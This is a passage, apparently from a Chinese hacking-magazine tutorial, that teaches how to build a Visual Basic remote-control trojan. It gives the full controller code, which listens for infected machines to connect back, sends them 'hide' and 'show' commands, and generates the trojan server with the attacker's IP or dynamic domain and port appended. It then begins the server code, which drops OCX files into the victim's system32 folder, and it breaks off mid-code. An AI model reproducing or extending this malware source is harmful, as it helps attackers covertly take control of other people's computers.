


图8

二、控制端

控制端使用到了一个窗口模块和一个资源文件（也就是服务端的模板），控制端的工程结构如图8所示。要想添加这个控制端，就得先编写服务端程序才行，这里我们先跳过服务端程序的编写，因为服务端的编写比较复杂我们留在后面进行介绍，如图9，添加已经编写好的服务端EXE文件。




图9

现在给出控制端的程序界面，如图10，使用到了两个文本框控件，四个按钮控件，一个listview控件，一个winsock.ocx控件，关于listview控件和winsock.ocx的添加方法在前几期的X档案中已经有过详细的介绍，这里就不再赘述了。




图10

控制端的编写流程为：首先释放资源文件，其次打开释放的木马服务端，找到这个木马服务端的文件末尾来写入配置信息，配置信息的格式为ip地址+"|"+port或者动态域名+"|"+port，最后使用两个按钮调用winsock.ocx控件的senddata方法发送控制指，控制端的全部代码如图11所示。

```
Private Sub Command1_Click()
Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '打开本地的一个服务端口，等待被控端来连接
Winsock1.Listen '监听
End Sub

Private Sub Command2_Click()
Winsock1.SendData "hide"
End Sub

Private Sub Command4_Click()
Winsock1.SendData "show"
End Sub

Private Sub Command3_Click()
Dim res() As Byte '定义一个动态数组

res = LoadResData(101, "CUSTOM")
If Dir(App.Path + "\server.exe") <> "" Then '已经有了一个服务端
   Kill "\server.exe" '如果存在server.exe就删除它
End If

Open App.Path + "\server.exe" For Binary As #1
   Put #1, , res '把数组中的内容写到server.exe
Close

Open App.Path + "\server.exe" For Binary As #1
   Seek #1, 253952 '找到文件末尾
   Put #1, , Text2.Text + "|" + Text1.Text '写入配置信息
Close
MsgBox "配置成功"
End Sub

Private Sub Winsock1_Close() '如果被控制端断开连接（比如，关机下线等），这里就关闭控制端的连接
Winsock1.Close
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '如果有被控制端请求连接
Dim a As ListItem
Winsock1.Close
Winsock1.Accept requestID '接收被控制端的连接请求

ListView1.ListItems.Clear '清空列表，重新加入主机的IP地址
Set a = ListView1.ListItems.Add( , , Winsock1.RemoteHostIP)
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As Str
Winsock1.Close '如果连接错误就关闭和被控制端的连接
End Sub
```


图11

三、被控制端

要实现VB服务端程序脱离VB运行库环境，很多聪明的小菜朋友应该想到了，如果可以让服务端程序在运行时自动释放或者下载调用到的OCX文件就好了。这样的方法实现起来是可行的，不过实现这个释放OCX文件的过程不能写在VB窗口代码模块中，如果这样做的话，程序一旦运行就会马上弹出缺少相关OCX文件的错误提示窗口。

解决这个问题的方法就是把释放OCX文件的过程写在VB

程序的Main函数中，要使用Main函数就要先添加一个标准模块，添加一个标准模块的方法是在VB工程窗口中点右键，选择快捷菜单中的添加一个模块子菜单，单击后就会出现标准模块了。同时使用前面所介绍的方法，添加两个资源文件，分别是winsock.ocx和vnet.ocx，最后工程的结构如图12所示。


图12

在标准模块中输入如下代码：


```
Sub Main()
Dim res() As Byte
Dim res2() As Byte

res = LoadResData(101, "CUSTOM")
Open Environ("windir") + "\system32\winsock.ocx" For Binary As #1
    Put #1, , res '把数组中的内容写到winsock.ocx
Close

